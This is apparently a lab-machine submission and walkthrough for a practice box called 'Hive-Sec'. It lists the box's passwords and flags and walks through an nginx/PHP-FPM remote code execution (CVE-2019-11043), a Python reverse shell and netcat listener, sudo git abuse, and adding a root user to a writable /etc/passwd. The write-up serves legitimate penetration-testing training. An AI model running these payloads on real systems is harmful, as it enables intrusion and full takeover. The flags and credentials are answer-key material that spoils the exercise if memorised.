

# ### Hive-Sec

## ## Introduction

Welcome to Hive-Sec, a simple linux machine to test out web exploitation and linux privilege escalation.

## ## Info for HTB

Access

Passwords:

For logging into the host machine user: **angry** pass: **angry**

User	Password
-----	-----
angry	passwordforyouisthepassword
dev	Need to switch from angry(no password)
root	No password need to do the privilege escalation

## ### Key Processes

So basically the box is completely built in docker and uses a ubuntu to host it, it does have docker service running and inside the container a nginx web server is running.

## ### Automation / Crons

Nothing on the automation just a script running to initiate the docker container and it is running as a service named (hivesec.service)

## ### Firewall Rules

No firewalls configured

## ### Docker

Have created a complete docker container to run the entire idea behind the box, the container is the core of the Machine which hosts the web server.

### Other

!!!! If you guys need the complete docker files let me know. !!!!!  
Otherwise you could get that from machine itself

## # Writeup

This is actually a simple machine designed to test the web exploitation skills and the linux privilege escalation techniques

## # Enumeration


Nmap

**nmap -sCV machine-ip**

```
/home/angry/go/bin > nmap -sCV 192.168.217.162
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-11 00:19 IST
Nmap scan report for 192.168.217.162
Host is up (0.00095s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: CyberSecure - Your Trusted Cybersecurity Partner
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.76 seconds
```


On the nmap result we could only get one port open which is 80 and hosting a nginx web server.



While on the directory enumeration there is nothing, just a blank php(script.php) file which is the key to the exploitation



So after further enumeration you guys can know that this web server is made with 'nginx + php'.



Search for the exploits related with nginx + php.  
You will be able to find out a CVE.

### **CVE-2019-11043**


(It was a buffer-underflow attack, and therefore, it happened to be a bug that required knowledge of both binary and web domains for successful exploitation (when trying it manually)).

<https://medium.com/@knownsec404team/php-fpm-remote-code-execution-vulnerability-cve-2019-11043-analysis-35fd605dd2dc>

This is our exploit to gain an initial foothold on the machine.

# Foothold

For gaining access you can get a exploit from the github ( '<https://github.com/neex/phuip-fpizdam>' )



## Steps for exploitation

### 1. Install phuip-fpizdam Using 'go'

```
go install github.com/neex/phuip-fpizdam@latest
```

### 2. After that run the exploit using the binary from go folder

There is a trick over here you will get that idea from the github as well  
Remember the file 'script.php' !!!!!, the key to the access.

You will need to run the exploit with the following command


```
./phuip-fpizdam http://machine-ip/script.php
```

```

/home/angry/go/bin > ./phuip-fpizdam http://192.168.217.162/script.php 50s root@AnGrY 10:10:17 PM
2024/10/10 22:47:22 Base status code is 200
2024/10/10 22:47:22 Status code 502 for qsl=1765, adding as a candidate
2024/10/10 22:47:22 The target is probably vulnerable. Possible QSLs: [1755 1760 1765]
2024/10/10 22:47:22 Status code 502 for &main.AttackParams{QueryStringLength:1755, PisosLength:1}
2024/10/10 22:47:25 Attack params found: --qsl 1755 --pisos 102 --skip-detect
2024/10/10 22:47:25 Trying to set "session.auto_start=0"...
2024/10/10 22:47:25 Detect() returned attack params: --qsl 1755 --pisos 102 --skip-detect <-- REMEMBER THIS
2024/10/10 22:47:25 Performing attack using php.ini settings...
2024/10/10 22:47:25 Success! Was able to execute a command by appending "?a=/bin/sh+-c+'which+which'&" to URLs
2024/10/10 22:47:25 Trying to cleanup /tmp/a...
2024/10/10 22:47:25 Done!

```


3. After that use command query from the exploit, To get an RCE into the machine



192.168.217.162/script.php?a=/bin/sh+-c+'which+which'&

/usr/bin/which

4. Use a reverse shell to gain the shell from the web server.




192.168.217.162/script.php?a=python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect((\"192.168.217.162\",4444));subprocess.Popen(\"/bin/sh\",stdin=s,stdout=s,stderr=s)'

/usr/bin/which

I used python reverse shell here

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(
(" listener-IP ",PORT ));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'
```

Got The Shell as www-data



```
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.100.157] from AnGrY [192.168.100.178] 28519
www-data@hivesec:~/html$

www-data@hivesec:~/html$

www-data@hivesec:~/html$
```

# Lateral Movement

For Gaining the user flag, we need to be user **angry**

1. Enumerate the entire system, You will find out that in the **/opt directory** there is a file called `backup.pass` .  
Which Consist of many base64 encoded phrase, decode one by one you will get the password for the user **angry**

Which is -> **passwordforyouisthepassword**

2. Switch to angry

```
su angry
```

3. You will get the user flag from `/home/angry`

```
cat /home/angry/us*
```

```
599c9b82ef54e76a58dd7eff7cddd64c
```

```

www-data@hivesec:~/html$ cd /opt
cd /opt
www-data@hivesec:/opt$ cat backup.pass
cat backup.pass
bm90cGFzc3dvcmR0cnlhZ2FpbG=
cGFzc3dvcmQ=
aGVyZWlzdGhlcGFzc3dvcmQ=
cGFzc3dvcmRmb3J5b3Vpc3RoZXBhc3N3b3Jk
cGFzc3dvcmRmb3J5b3U=
cGFzc3dvcmRpc25vdHRoZXBhc3N3b3Jkwww-data@hivesec:/opt$ su -l angry
su angry
Password: passwordforyouisthepassword

$

$

$ bash
bash
angry@hivesec:/opt$

```

## # Privilege Escalation

For the privilege escalation we need to do two things !!

While enumerating the machine we can find another user called **dev**

Using the command ‘ **sudo -l** ’ as the user **angry**.

```

angry@hivesec:/opt$ sudo -l
sudo -l
Matching Defaults entries for angry on hivesec:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User angry may run the following commands on hivesec:
    (dev) NOPASSWD: /usr/bin/git

```

So basically this says we can execute the **git** command as user **dev** without the password of **dev** .



Refer the gtfobins you will find out the sudo exploitation

‘ <https://gtfobins.github.io/gtfobins/git/#sudo> ‘

```
(e) TF=$(mktemp -d)
ln -s /bin/sh "$TF/git-x"
sudo git "--exec-path=$TF" x
```

Follow the commands

```
mkdir /tmp/folder
```

```
ln -s /bin/sh "/tmp/folder/git-x"
```

REMEMBER WE NEED TO EXECUTE **git** AS USER **dev**

```
sudo -u dev git "--exec-path=/tmp/folder" x
```

```
angry@hivesec:/opt$ mkdir /tmp
mkdir /tmp
mkdir: cannot create directory '/tmp': File exists
angry@hivesec:/opt$ mkdir /tmp/root
mkdir /tmp/root
angry@hivesec:/opt$ ln -s /bin/sh "/tmp/root/git-x"
ln -s /bin/sh "/tmp/root/git-x"
angry@hivesec:/opt$ sudo -u dev git "--exec-path=/tmp/root" x
sudo -u dev git "--exec-path=/tmp/root" x
git: '--exec-path=/tmp/root' is not a git command. See 'git --help'.
angry@hivesec:/opt$

angry@hivesec:/opt$ sudo -u dev git "--exec-path=/tmp/root" x
sudo -u dev git "--exec-path=/tmp/root" x
$ whoami
whoami
dev
$
```

And for the root the user dev has the permission to write in the **/etc/passwd** file

```
dev@hivesec:/opt$ ls -l /etc/passwd
ls -l /etc/passwd
-rw-rw-r-- 1 root dev 1000 Oct 10 17:10 /etc/passwd
```

So add a new user to passwd file with root access (uid)  
Enabling us to create or alter a user and grant them root privileges. It becomes crucial to understand how to edit your own user within the /etc/passwd file when dealing with privilege escalation on the compromised system.

Follow these commands

```
openssl passwd 123
```

```
echo 'user:6LgXblMyM03mI:0:0:root:/root:/bin/bash' >> /etc/passwd
```

This will edit the passwd file by adding the new user with password 123, and finally we need to switch to the user

```
su user
```

```
dev@hivesec:/opt$ openssl passwd 123
openssl passwd 123
6LgXblMyM03mI
```

```
dev@hivesec:/opt$ su user
su user
Password: 123

# whoami
whoami
root
```

**AND FINALLY ROOTED THE BOX**  
**GET THE ROOT FLAG /root**

**cat /root/roo\***

**5e2f5fc4d6b0901fb526a345ffc3d2c2**

**THANK YOU !!! HAPPY HACKING**